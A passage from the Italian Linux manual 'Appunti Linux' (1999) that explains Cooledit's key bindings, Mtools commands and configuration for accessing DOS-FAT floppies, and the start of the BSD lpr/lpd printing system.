|  ( ) Type writer wrap            Word wrap line length : 72      |
|            [< Ok >]                     [ Cancel ]               |
+------------------------------------------------------------------+
```

Figura 54.10: La maschera di configurazione generale.

Il significato delle varie opzioni dovrebbe essere evidente. In particolare, nel seguito verrà mostrato l'uso della tastiera secondo l'emulazione «intuitiva».

Merita un po' di attenzione la gestione del carattere di tabulazione. Dal momento che lo standard generale prevede che la tabulazione dei file di testo sia ogni 8 colonne, è opportuno che questa dimensione non venga alterata, mentre diviene conveniente l'opzione **`fake half tab`**. Questa permette di utilizzare il tasto [ *Tab* ] per inserire spaziature ridotte (di 4 caratteri) che poi vengono tradotte in pratica con tanti caratteri spazio (<*SP*>) quanti servono. Se però l'utente usa più volte la tabulazione, dove possibile viene utilizzato il carattere di tabulazione orizzontale (<*HT*>).

## 54.4.3 Comandi comuni

Cooledit è «intuitivo», in quanto si può usare senza dovere ricordare delle combinazioni di tasti. Quando serve qualcosa di più basta chiamare il menu e cercare tra le varie voci disponibili. Tuttavia, quando si utilizza attraverso un terminale non sufficientemente raffinato, si rischia di perdere l'uso di alcuni tasti di uso comune, per cui si deve ripiegare sul solito sistema di combinazioni. La tabella 54.2 mostra l'elenco di alcuni comandi utili per lo spostamento del cursore e per la modifica del testo.

| Comando | Alternativa | Descrizione |
|---|---|---|
| Meta+Esc | Esc Esc | Termina l'attività sul file. |
| Caratteri normali | | Inseriscono il testo corrispondente. |
| Tab | Ctrl+i | A seconda della configurazione, inserisce una tabulazione. |
| Tasti freccia | | Spostano il cursore nella direzione della freccia. |
| Tasti pagina | | Spostano il cursore di una schermata in avanti o indietro. |
| Ctrl+pagina-su | | Sposta il cursore all'inizio del file. |
| Ctrl+pagina-giù | | Sposta il cursore alla fine del file. |
| Backspace | Ctrl+h | Cancella il carattere a sinistra del cursore. |
| Canc | Ctrl+d | Cancella il carattere in corrispondenza del cursore. |
| Invio | Ctrl+j | Inserisce un'interruzione di riga. |
| Ctrl+y | | Elimina la riga su cui si trova il cursore. |
| Ctrl+l | | Ridisegna lo schermo. |
| Ins | | Scambia tra sovrascrittura e inserimento del testo digitato. |
| Ctrl+u | | Annulla l'ultimo comando (compresa la singola digitazione). |

Tabella 54.2: Alcuni comandi per la navigazione e la modifica del testo.

## 54.4.4 Blocchi di testo e le funzionalità di taglia-copia-incolla

I blocchi di testo possono essere evidenziati, copiati, tagliati e incollati nello stesso modo utilizzato comunemente dai programmi fatti per il sistema Dos. Questo significa che tenendo premuto il tasto [ *Shift* ] e utilizzando i tasti freccia, si ottiene la selezione del testo con trascinamento, fino a quando si rilascia nuovamente il tasto [ *Shift* ]; la combinazione [ *Ctrl+Ins* ] copia la selezione corrente, deselezionandola; la combinazione [ *Shift+Ins* ] incolla la selezione copiata precedentemente, nella posizione del cursore.

Tutto questo però, vale solo se si sta usando una console virtuale GNU/Linux; se si sta lavorando da un terminale differente, o una connessione remota, si usa il tasto [ *F3* ] (con le varianti eventuali dei tasti funzionali, già descritte per Midnight Commander) per segnalare l'inizio di una zona da marcare, quindi si sposta il cursore e infine si preme nuovamente [ *F3* ] per concludere la zona evidenziata.

In entrambi i casi, si potrebbe evitare la copia della zona selezionata, premendo semplicemente il tasto [ *F5* ] per incollare nella posizione del cursore, senza nemmeno perdere la selezione.

Per tagliare l'area selezionata, si utilizza la combinazione [ *Shift+Canc* ]; poi si può incollare quanto tagliato nel solito modo: [ *Shift+Ins* ].

Ciò che viene tagliato, o copiato, viene inserito in un file temporaneo nella directory personale dell'utente: `~/.cedit/cooledit.clip`. L'estensione del file suggerisce che si tratti di una *clipboard*. Questo meccanismo è molto importante, in quanto permette di incollare testo copiato o tagliato con un'altra sessione di lavoro di Cooledit (attraverso Midnight Commander), purché appartenga allo stesso utente.

Cooledit consente anche l'utilizzo del mouse per delimitare un blocco di testo, e questo anche quando si utilizza il programma all'interno di una finestra di terminale, all'interno del sistema grafico X.

| Comando | Alternativa | Descrizione |
|---|---|---|
| Shift+frecce | F3 ... F3 | Delimita un blocco di testo. |
| F5 | | Incolla una copia del testo evidenziato. |
| F6 | | Sposta il blocco evidenziato in corrispondenza del cursore. |
| F8 | | Cancella il blocco evidenziato. |
| Ctrl+Ins | | Copia la zona evidenziata nella *clipboard*, liberando il blocco evidenziato. |
| Shift+Canc | | Copia la zona evidenziata nella *clipboard*, cancellando il blocco dal testo. |
| Shift+Ins | | Incolla il contenuto della *clipboard* nella posizione del cursore. |

Tabella 54.3: Taglia, copia e incolla.

Infine, per eliminare un blocco di testo evidenziato, senza inserirlo nella *clipboard*, basta usare il tasto [ *F8* ].

### 54.4.5 Formattazione del testo

Attraverso la configurazione di Cooledit, è possibile stabilire se si intende fare in modo che il testo sia mandato a capo automaticamente o meno. Per questo è anche necessario fissare la dimensione massima di colonne del testo.

In generale, dovrebbe essere conveniente evitare che Cooledit provveda da solo a dividere le righe mentre si digita il testo. Quando si vuole riallineare un paragrafo, cioè un blocco di righe di testo preceduto e seguito da una riga vuota, basta usare il comando [ *Meta+p* ], oppure si può richiamare la voce corrispondente del menu **`Edit`**.

### 54.4.6 Macro

Attraverso la combinazione [ *Ctrl+r* ], si inizia e si conclude la registrazione della pressione di una sequenza di tasti. Al termine viene richiesto di indicare un carattere; successivamente, per riprodurre quella sequenza, basterà utilizzare la sequenza [ *Meta+a* ][ *tasto* ], dove l'ultimo tasto è appunto il carattere specificato in precedenza per memorizzare la macro.

### 54.4.7 Collegamento mcedit

Si è accennato al fatto che si può ottenere immediatamente l'avvio di Cooledit avviando Midnight Commander con il nome **`mcedit`**. In tal caso sono valide la maggior parte delle opzioni che si potrebbero dare a **`mc`**, con la differenza che si può aggiungere l'indicazione di un nome di file nella stessa riga di comando, così da poter creare o accedere immediatamente a un file di testo.

`mcedit [`⟨*opzioni*⟩`] [`⟨*file*⟩`]`

Se si apprezzano le caratteristiche di Cooledit, la presenza di questo collegamento permette di utilizzarlo anche al di fuori del funzionamento normale di Midnight Commander, e di indicarlo come programma predefinito per la creazione e la modifica di file di testo.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Mtools

Mtools è una raccolta di comandi utili per eseguire facilmente operazioni all'interno di filesystem Dos-FAT (comprendendo anche la gestione dei nomi lunghi); soprattutto, senza la necessità di montarli e smontarli.

Infatti, non si tratta di uno strumento indispensabile; tuttavia, dal momento che il formato Dos-FAT, data la sua diffusione, è molto comodo quando si vogliono utilizzare dischetti per trasferire file da un sistema all'altro, Mtools dà un aiuto in più, riducendo il numero di operazioni da compiere per trasferire file con un dischetto del genere.

Mtools è composto da un unico programma eseguibile, **`mtools`**, da un file di configurazione generale, `/etc/mtools.conf`, eventualmente da file di configurazione personalizzati, `~/.mtoolsrc`, e da una serie di collegamenti simbolici che puntano all'unico eseguibile. Così, a seconda del nome con cui viene chiamato il programma **`mtools`**, questo si comporta in modo differente.

## 55.1 Logica di funzionamento e configurazione

I comandi di Mtools, ovvero i collegamenti simbolici che puntano al programma **`mtools`**, cercano di emulare il comportamento dei comandi analoghi del Dos:

- le unità a disco vengono identificate attraverso una lettera seguita da due punti (`a:`, `b:`,...), in base alla configurazione;
- quando si fa riferimento a file e directory contenuti nel filesystem globale (il filesystem principale e quelli che su di esso sono stati montati), si usa la notazione consueta negli ambienti Unix;
- quando si fa riferimento a file e directory contenuti nei dischi Dos, per separare le directory si possono utilizzare sia le barre oblique normali (**`/`**) che quelle inverse (**`\`**), badando però che la shell non tenti di interpretarle diversamente da ciò che si intende;
- quando si fa riferimento a file e directory contenuti nei dischi Dos, l'asterisco (**`*`**) da solo ricopre il ruolo del modello **`*.*`** del Dos, e bisogna fare in modo che non sia interpretato dalla shell;
- le opzioni sono prefissate con un trattino (**`-`**), al contrario del Dos, in cui si utilizza la barra obliqua normale (**`/`**).

### 55.1.1 Configurazione

La configurazione di Mtools avviene fondamentalmente attraverso i file `/etc/mtools.conf` e `~/.mtoolsrc`; il primo rappresenta la configurazione generale, il secondo quella personalizzata. Il contenuto dei due file segue le stesse regole, tuttavia è importante considerare che le direttive contenute nella configurazione personalizzata tendono a sostituirsi a quelle generali.

Questi file di configurazione possono contenere commenti, e questi sono introdotti dal simbolo **`#`** e terminati dalla fine della riga; inoltre, le righe vuote sono ignorate.

Le direttive sono suddivise in sezioni, identificate da una sorta di etichetta terminata da due punti verticali (`:`), che rappresentano ognuna un'unità a dischi, secondo lo standard Dos. Alcune direttive hanno però un effetto globale, indipendente dalle sezioni. Queste ultime hanno la forma di assegnamenti di variabili, e in effetti, la loro definizione potrebbe essere fatta anche al di fuori dei file di configurazione, attraverso l'assegnamento e l'esportazione di variabili globali con lo stesso nome.

### 55.1.2 Variabili globali

Le direttive globali sono espresse in forma di assegnamento, dove, nella maggior parte dei casi, il valore assegnato può essere 0 o 1, mentre negli altri si tratta di stringhe. Evidentemente, quando l'assegnamento riguarda solo valori binari, si ha di fronte una variabile booleana che rappresenta l'attivazione (1) o la disattivazione (0) di qualcosa.

#### Alcune direttive globali

`MTOOLS_SKIP_CHECK={1|0}`

Se attivato, fa sì che Mtools ignori una serie di controlli sul filesystem Dos, così da permettere l'utilizzo di dischetti formattati in un modo che altrimenti risulterebbe inammissibile.

`MTOOLS_FAT_COMPATIBILITY={1|0}`

Se attivato, fa in modo che Mtools ignori la dimensione della FAT.

`MTOOLS_LOWER_CASE={1|0}`

Se attivato, fa in modo che i nomi corti (8.3) vengano visualizzati sempre in minuscolo.

`MTOOLS_NO_VFAT={1|0}`

Se attivato, fa in modo che Mtools si limiti a creare file utilizzando nomi corti, senza l'estensione VFAT. Ciò può essere utile quando si utilizza un Dos incapace di utilizzare i nomi lunghi.

`MTOOLS_TWENTY_FOUR_HOUR_CLOCK={1|0}`

Se attivato, fa sì che la visualizzazione di informazioni orarie avvenga utilizzando la notazione europea di 24 ore.

`MTOOLS_DATE_STRING=`⟨*stringa-di-formato*⟩

Permette di definire il formato di rappresentazione delle date. Il valore predefinito di questa direttiva è la stringa **`dd-mm-yyyy`**.

### 55.1.3 Sezioni riferite alle unità a dischi

A parte la configurazione globale di Mtools, è importante definire le varie unità a dischi che si intendono utilizzare, e la relativa configurazione. Si apre una sezione riferita a un'unità particolare nel modo seguente:

`drive` ⟨*lettera*⟩`:`

Per esempio, **`drive a:`**, apre una sezione riferita alla prima unità a dischi secondo il Dos. Il minimo per questa sezione, sarà la definizione del dispositivo corrispondente a tale unità virtuale, come mostrato nell'esempio seguente:

```
drive a: file="/dev/fd0"
```

#### Alcune direttive

`sync`

Se viene utilizzata questa direttiva, le operazioni di lettura e scrittura sull'unità avvengono in modo sincrono.

`exclusive`

Fa in modo che l'accesso all'unità avvenga in modo esclusivo.

`file="`⟨*file*⟩`"`

Definisce il file di dispositivo corrispondente all'unità a dischi, oppure il file-immagine corrispondente a un disco ideale. Come si può intuire, questa informazione è indispensabile.

`partition=`⟨*n-partizione-primaria*⟩

Se il file a cui si fa riferimento con la direttiva **`file`**, è il dispositivo di un disco suddiviso in partizioni (lo stesso discorso vale nel caso di un file-immagine), si può indicare la partizione attraverso un numero in questa direttiva (sono valide solo le partizioni primarie).

Questa direttiva è utile solo quando non si può utilizzare un file di dispositivo che faccia riferimento, da solo, alla partizione desiderata.

`offset=`⟨*scostamento*⟩

Quando il file a cui si fa riferimento, come dispositivo o come immagine di un'unità a dischi, contiene l'unità desiderata a partire da una certa posizione, diversa dall'inizio, è possibile utilizzare questa direttiva. Ciò potrebbe essere utile per accedere a una partizione estesa attraverso un dispositivo che faccia riferimento all'unità intera, oppure quando si utilizzano dischi con un formato particolare.

Il punto di inizio, lo scostamento, è normalmente zero, per indicare l'inizio del file corrispondente; altrimenti indica il numero di byte da saltare.

### 55.1.4 Configurazione predefinita

La configurazione standard di Mtools, che si trova nel file `/etc/mtools.conf` standard delle distribuzioni GNU/Linux, è utile a comprendere in che modo vadano utilizzate le direttive più importanti.

Per quanto riguarda l'utilizzo comune di Mtools, cioè quello riferito esclusivamente ai dischetti, tale configurazione standard è già sufficiente.

```
# floppy
drive a: file="/dev/fd0" exclusive
drive b: file="/dev/fd1" exclusive

# DOSEMU hdimage
drive n: file="/var/lib/dosemu/hdimage.first" partition=1 offset=128

MTOOLS_LOWER_CASE=1
```

Nell'esempio si mostra anche l'unità `N:`, riferita a una partizione contenuta nel file `/var/lib/dosemu/hdimage`, a partire dalla posizione 128. Questo file è solitamente l'immagine del disco `C:` per DOSEMU (capitolo 174).[1]

### 55.1.5 Verifica della configurazione

Attraverso il comando **`mtoolstest`**, usato senza argomenti, è possibile verificare la configurazione. Quello che si ottiene attraverso lo standard output è una sorta di file `mtools.conf` dettagliato di tutta la configurazione attiva, compresi i valori predefiniti.

### 55.1.6 Accesso ai dispositivi

In base alla configurazione, Mtools utilizza determinati file o dispositivi. Evidentemente, la proprietà e i permessi su questi regolano l'accessibilità agli utenti. È probabile che si desideri concedere, a tutti o a un gruppo di utenti, l'accesso in lettura e scrittura alle unità a dischetti. Per farlo, occorre intervenire sui file di dispositivo `/dev/fd*`.

Nel caso si intenda concedere a chiunque l'accesso indiscriminato a tali unità, è sufficiente attribuire tutti i permessi in lettura e scrittura.

```
# chmod a+rw /dev/fd*
```

Se si vuole concedere solo a un gruppo di utenti la possibilità di accedere ai dischetti, occorre fare in modo che tali dispositivi appartengano al gruppo **`floppy`**, e che a questo gruppo siano aggregati tali utenti.

```
# chgrp floppy /dev/fd*

# chmod g+rw /dev/fd*

# gpasswd -a tizio floppy

# gpasswd -a caio floppy

# gpasswd -a ⟨...⟩ floppy
```

Se non si dispone di **`gpasswd`**, probabilmente perché non si hanno le password *shadow*, basta agire manualmente nel file `/etc/group`.

## 55.2 Comandi

Come accennato, i comandi di Mtools emulano una serie di comandi Dos. Per facilitare le cose all'utente, i comandi Mtools hanno gli stessi nomi di quelli Dos, con l'aggiunta di una lettera «m» iniziale. Da questo l'origine del nome, dove la «m» sta per «MS-DOS».

### 55.2.1 mattrib

`mattrib [+a|-a] [+h|-h] [+r|-r] [+s|-s]` ⟨*file-dos*⟩`...`

**`mattrib`** serve a modificare gli attributi dei file Dos indicati come argomenti. L'esempio seguente, toglie l'attributo di sola lettura a tutti i file contenuti nel dischetto `A:` (si usano gli apici singoli per evitare che la shell interpreti l'asterisco).

```
$ mattrib -r 'a:/*'
```

### 55.2.2 mbadblock

`mbadblock` ⟨*unità-dos*⟩

**`mbadblock`** scandisce un'unità Dos alla ricerca di settori difettosi, marcandoli come tali nella FAT.

[1] Il valore corretto per lo scostamento da utilizzare quando si vuole accedere alle immagini di DOSEMU, dipende dalla versione di quest'ultimo, dal momento che nel tempo, il formato di questo file è cambiato varie volte.

L'esempio seguente verifica il dischetto `A:`.

```
$ mbadblock a:
```

### 55.2.3 mcd

`mcd [⟨directory-dos⟩]`

**`mcd`** permette di modificare o conoscere la directory corrente delle unità Dos. L'esempio seguente cambia la directory corrente nel dischetto `A:`.

```
$ mcd a:/ciao
```

### 55.2.4 mcopy

`mcopy [⟨opzioni⟩] ⟨origine⟩... [⟨destinazione⟩]`

**`mcopy`** è il comando più importante di tutta la serie degli Mtools. Consente di copiare file da e verso unità Dos, e anche da e verso il filesystem Unix. Questo significa che l'origine e la destinazione possono essere indifferentemente file o directory Dos o Unix, permettendo quindi anche la copia da unità Dos a unità Dos, così come da file Unix a file Unix.

Quando la destinazione viene omessa, si intende fare riferimento implicitamente alla directory corrente nel filesystem Unix.

Una caratteristica importante di **`mcopy`** sta nella possibilità di convertire automaticamente il testo in modo che i codici di interruzione di riga siano compatibili con il Dos (*<CR><LF>*), oppure con i sistemi Unix (*<LF>*).

Alcune opzioni

`-t`

Considera trattarsi della copia di file di testo, e quando questa è fatta verso un'unità Dos, converte i codici di interruzione di riga in modo che siano compatibili con il Dos, mentre quando la destinazione è il filesystem Unix, converte il file in modo che sia compatibile con lo standard delle terminazioni di riga Unix.

Esempi

```
$ mcopy lettera a:
```

Copia il file `lettera` che si trova nella directory corrente del filesystem Unix, nella directory corrente dell'unità `A:`.

```
$ mcopy /tmp/prove/* a:/prove
```

Copia tutto il contenuto della directory `/tmp/prove/` della directory `\PROVE\` dell'unità `A:`.

```
$ mcopy a: /tmp
```

Copia il contenuto della directory corrente dell'unità `A:` nella directory `/tmp/`.

### 55.2.5 mdel

`mdel ⟨file-dos⟩...`

**`mdel`** cancella i file Dos indicati come argomento. L'esempio seguente cancella il file `A:\PROVA.DOC`.

```
$ mdel a:/prova.doc
```

### 55.2.6 mdeltree

`mdeltree ⟨directory-dos⟩...`

**`mdeltree`** cancella le directory Dos indicate come argomento. L'esempio seguente cancella la directory `A:\LETTERE\`.

```
$ mdeltree a:/lettere
```

### 55.2.7 mdir

`mdir [`⟨*opzioni*⟩`]` ⟨*percorso-dos*⟩`...`

**`mdir`** elenca i file e il contenuto delle directory indicate come argomenti.

Alcune opzioni

`-w`

Emette un elenco di soli nomi di file e directory, in modo da visualizzarne meglio un gruppo numeroso,

`-a`

Mostra anche i file nascosti (*hidden*).

Esempi

`$` **`mdir a:`**

Emette l'elenco del contenuto della directory corrente dell'unità `A:`.

`$` **`mdir 'a:/*.com'`**

Emette l'elenco dei file `.COM` contenuti nella directory radice dell'unità `A:`. Gli apici servono per evitare che la shell tenti di interpretare in qualche modo l'asterisco.

### 55.2.8 mmd

`mmd` ⟨*directory-dos*⟩`...`

**`mmd`** crea le directory Dos indicate come argomento. L'esempio seguente crea la directory `A:\LETTERE\`.

`$` **`mmd a:/lettere`**

### 55.2.9 mmove

`mmove` ⟨*origine-dos*⟩`...` ⟨*destinazione-dos*⟩

**`mmove`** sposta o rinomina uno o più file e directory. Se l'origine è composta da più file o directory, la destinazione deve essere una directory. L'esempio seguente sposta tutti i file `A:\*.DOC` nella directory `A:\LETTERE\`.

`$` **`mmove 'a:/*.doc' a:/lettere`**

### 55.2.10 mrd

`mrd` ⟨*directory-dos*⟩`...`

**`mrd`** elimina le directory indicate come argomento, purché siano vuote. L'esempio seguente elimina la directory `A:\LETTERE\`.

`$` **`mrd a:/lettere`**

### 55.2.11 mren

`mren` ⟨*origine-dos*⟩`...` ⟨*destinazione-dos*⟩

**`mren`** rinomina o sposta uno o più file e directory. Se l'origine è composta da più file o directory, la destinazione deve essere una directory. L'esempio seguente rinomina il file `A:\PIPPO.DOC` in `A:\PIPPO.TXT`.

`$` **`mren a:/pippo.doc a:/pippo.txt`**

### 55.2.12 mtype

`mtype [`⟨*opzioni*⟩`]` ⟨*file-dos*⟩`...`

**`mtype`** emette attraverso lo standard output il contenuto dei file indicati come argomento.

Alcune opzioni

`-t`

Considera trattarsi della lettura di file di testo, e in questo senso, converte i codici di interruzione di riga Dos in modo che siano compatibili con lo standard Unix (da <*CR*><*LF*> a <*LF*>).

Esempi

```
$ mtype -t a:/lettere.txt
```

Visualizza il contenuto del file `A:\LETTERA.TXT` convertendo opportunamente i codici di interruzione di riga.

## 55.3 Riferimenti

- Alain Knaff, *Utilities to access DOS disks in UNIX*

  *mtools.info*

  *mtools(1)*

  <*http://linux.wauug.org/pub/knaff/mtools/mtools_toc.html*>

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xiv

# Stampare

# Stampa

Tradizionalmente, il dispositivo di stampa permette solo la scrittura, cioè si comporta come un file al quale si possono solo aggiungere dati. In questa situazione, la stampa si ottiene semplicemente trasferendo (copiando) un file alla stampante. Naturalmente, il file deve essere stato predisposto in modo da poter essere interpretato correttamente dalla stampante che si utilizza.

Quando si ha la necessità di applicare una trasformazione al file da stampare, prima che questo raggiunga la stampante, si utilizza normalmente un filtro di stampa, cioè un programma o uno script che può essere inserito in una pipeline. I filtri di stampa vengono quindi utilizzati sia per adattare i file da stampare alle particolari caratteristiche della stampante che si ha a disposizione, sia per ottenere effetti particolari, come l'aggiunta di intestazioni.[1]

Il sistema di stampa utilizzato normalmente nelle distribuzioni GNU/Linux, è quello derivato dallo Unix BSD (*Berkeley Software Distribution*): **`lpr`**.

> Questa parte del documento, dedicata alla stampa, fa riferimento a concetti che verranno chiariti solo più avanti, come la stampa remota e l'utilizzo di strumenti grafici. Sotto questo aspetto, l'argomento dovrebbe essere trattato più tardi, ma di sicuro l'esigenza di stampare si avverte molto presto, e per questo viene anticipato questo argomento.

## 56.1 Kernel

Per poter utilizzare la stampante, occorre avere compilato il kernel inserendo la gestione della porta parallela e della stampa. Se si utilizza un elaboratore con architettura PC, occorre specificarlo con l'opzione apposita.

- *Paralel port support* (12.5.4) **Y**
- *PC style hardware* (12.5.4) **y**
- *Paralel printer support* (12.5.14) **Y**

Con i nuovi kernel non dovrebbero porsi problemi per la gestione simultanea di attività diverse attraverso la porta parallela.

## 56.2 Dispositivi di stampa

I dispositivi di stampa sono le porte parallele, o seriali, utilizzate per la connessione con le stampanti. In origine, il nome assegnato alle porte parallele destinate alla stampa, dipendeva dell'indirizzo I/O di queste, secondo l'elenco seguente:

- 0x3bc `/dev/lp0`
- 0x378 `/dev/lp1`
- 0x278 `/dev/lp2`

Di solito, la prima porta parallela utilizza l'indirizzo di I/O 0x378 e di conseguenza, quasi sempre, il dispositivo utilizzato per la stampa è stato `/dev/lp1`. Ma questo ragionamento non vale più per i kernel più recenti che gestiscono il Plug & Play dove di solito, la prima porta stampante corrisponde a `/dev/lp0`.

Per controllare è sufficiente eseguire **`dmesg | less`** e cercare una riga simile a quella seguente:

```
lp1 at 0x0378, (polling)
```

[1] Recentemente sono state introdotte nel mercato stampanti che non si accontentano più di ricevere un file per iniziare a stampare, ma richiedono l'utilizzo di un protocollo di comunicazione. Queste stampanti, per funzionare, hanno bisogno della presenza di un programma speciale, predisposto dalla casa produttrice, e non sono compatibili in alcun modo con GNU/Linux. Si tratta in particolare delle stampanti che utilizzano il cosiddetto *Windows Printing System*. Si deve fare attenzione quindi, prima di acquistare una stampante da usare con GNU/Linux.

### 56.2.1 Stampa brutale

L'utente **root** può utilizzare direttamente il dispositivo di stampa copiando su di essa il file che vuole stampare.

```
# cp stampa.prn /dev/lp1
```

Si tratta comunque di un modo di utilizzo sconsigliabile della stampante o quantomeno da riservare a circostanze particolari. Un'azione del genere corrisponde a quello che in ambiente Dos si poteva fare nel modo seguente:

```
C:> COPY /B STAMPA.PRN LPT1
```

## 56.3 Sistema di stampa BSD

Il sistema di stampa BSD prevede la gestione di una coda e di un sistema di accoglimento o rifiuto di richieste di stampa da elaboratori remoti.

### 56.3.1 Coda di stampa

La coda di stampa è gestita schematicamente attraverso i componenti seguenti:

- una directory utilizzata come deposito delle stampe accodate: `/var/spool/lpd/`⟨*stampante*⟩;
- un file di configurazione contenente le informazioni sui tipi di stampante a disposizione, le loro caratteristiche e le posizioni delle directory in cui vengono accodate le stampe: `/etc/printcap`;
- un programma (demone) che si occupa di gestire la stampa di quanto contenuto nella directory delle stampe accodate: **lpd**;
- un programma per inserire nuove stampe nella coda, cioè nella directory relativa alla stampante che dovrà stamparle: **lpr**.





Figura 56.1: Schema semplificato della gestione della coda di stampa.

Le stampe che si accodano all'interno di una directory ricevono un numero che serve per distinguere il processo di stampa relativo. Le stampe accodate sono quindi dei processi di stampa accodati.

Il demone **lpd** non fa tutto da solo: la prima copia di questo programma si occupa di dirigere i lavori e demanda tutte le operazioni ad altre copie di se stesso.

### 56.3.2 Server di stampa

La prima copia del demone **lpd** si occupa anche di stare in ascolto della porta **printer** (515/TCP) in modo da poter ricevere richieste di stampa da altri elaboratori collegati in rete. L'utilizzo del servizio non è concesso a tutti indiscriminatamente, è necessario che il nome, o l'indirizzo IP dell'elaboratore che ne fa richiesta, sia presente nel file `/etc/hosts.equiv` (80.1.1), oppure `/etc/hosts.lpd`.

Il file `/etc/hosts.equiv` è quello che viene utilizzato per consentire l'uso di programmi come **`rsh`** e **`rcp`**, e sotto questo aspetto è ragionevole pensare che si consenta automaticamente anche l'uso della stampante. Il file `/etc/hosts.lpd` è invece specifico per la gestione della stampa.





Figura 56.2: Lo stesso demone **`lpd`** è il responsabile dell'inserimento in coda dei file da stampare, provenienti da elaboratori remoti.

Il demone **`lpd`**, dal momento che non offre esclusivamente servizi di rete, non viene messo sotto il controllo di **`inetd`**. Di norma viene avviato direttamente dalla procedura di inizializzazione del sistema.

## 56.3.3 # lpd

`lpd [`⟨*opzioni*⟩`]`

È il demone che si occupa di gestire la coda di stampa. Normalmente viene avviato la prima volta tramite la procedura di inizializzazione del sistema. In particolare, appena avviato, riprende l'esecuzione delle stampe rimaste in sospeso nelle code.

Opzioni

`-l`

Permette di avere una registrazione (*log*) delle richieste di stampa ricevute attraverso la rete. Questa opzione viene utilizzata normalmente a scopo diagnostico.

⟨*numero-porta*⟩

L'indicazione di un numero tra gli argomenti, permette di definire esplicitamente il numero di porta su cui si vuole che **`lpd`** resti in ascolto per eventuali richieste di stampa remote.

File

- `/etc/printcap`
  Contiene la descrizione (e la configurazione) delle stampanti locali e remote. Viene letto una volta da **`lpd`**, non appena viene avviato. Per fare in modo che **`lpd`** rilegga il suo contenuto (di solito dopo che vi sono state apportate modifiche) è necessario inviargli un segnale **`SIGHUP`**.
- `/etc/hosts.equiv`
  Gli elaboratori elencati all'interno di questo file sono ammessi a utilizzare il servizio di stampa locale.
- `/etc/hosts.lpd`
  Gli elaboratori elencati all'interno di questo file sono ammessi a utilizzare il servizio di stampa locale.

## 56.3.4 /etc/hosts.lpd

Questo file serve per elencare i nomi degli elaboratori cui è consentito collegarsi e utilizzare le stampanti dell'elaboratore locale.

Anche gli elaboratori elencati nel file `/etc/hosts.equiv` sono ammessi a utilizzare le stampanti locali. Ma questo file riguarda piuttosto il concetto generale dell'equivalenza, e viene utilizzato soprattutto per consentire l'accesso a programmi come **`rsh`** (80.3.2).

In generale quindi, se quello che si vuole è solo concedere l'utilizzo della stampante, è opportuno inserire i nomi di quegli elaboratori in questo file e non in `/etc/hosts.equiv`.

L'esempio seguente mostra il contenuto del file `/etc/hosts.lpd` quando si vuole concedere a **`roggen.brot.dg`** di utilizzare la stampante locale.

```
roggen.brot.dg
```

### 56.3.5 Stampante predefinita

Come accennato, il file `/etc/printcap` permette di definire le caratteristiche delle stampanti utilizzabili dal sistema, comprese quelle remote. Tra queste, è necessario stabilire la stampante predefinita, ovvero quella che deve essere presa in considerazione quando non si fa un riferimento preciso a una stampante particolare.

La stampante predefinita è normalmente quella corrispondente al nome **`lp`**, ma questa definizione può essere alterata utilizzando la variabile di ambiente **`PRINTER`**. Se esiste, definisce il nome della stampante predefinita, altrimenti resta **`lp`**.

### 56.3.6 $ lpr

`lpr [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

Si occupa di accodare la stampa dei file indicati come argomento oppure di quanto acquisito dello standard input.

Alcune opzioni

`-P`⟨*stampante*⟩ | `-P` ⟨*stampante*⟩

Permette di specificare una stampante particolare, tra quelle previste all'interno di `/etc/printcap`. Se non viene specificato, si fa riferimento alla stampante predefinita (che di solito è **`lp`**).

`-h`

Sopprime l'emissione della pagina di separazione.

`-m`

Invia un messaggio attraverso **`mail`** al termine della stampa.

`-r`

Al termine della stampa o dell'invio alla coda, elimina il file. Funziona in combinazione con il parametro **`-s`**.

`-s`

Invece di copiare il file da stampare nella directory che funge da coda di stampa, si limita a creare un collegamento simbolico. Se si utilizza questa opzione, il file originale non può essere rimosso o modificato fino a che la stampa non è terminata.

`-#`⟨*n-copie*⟩

Permette di specificare il numero di copie che si vuole siano stampate. Il numero di copie è indicato da un numero che segue il simbolo **`#`**.

`-i [`⟨*num-colonne*⟩`]`

Permette di definire un rientro globale del testo da stampare del numero di colonne (caratteri) specificato. Se questo valore non viene fornito, il rientro predefinito è di 8 caratteri.

Esempi

`$` **`lpr lettera`**

Accoda la stampa del file `lettera` utilizzando la stampante predefinita.

`$` **`lpr -P laser lettera`**

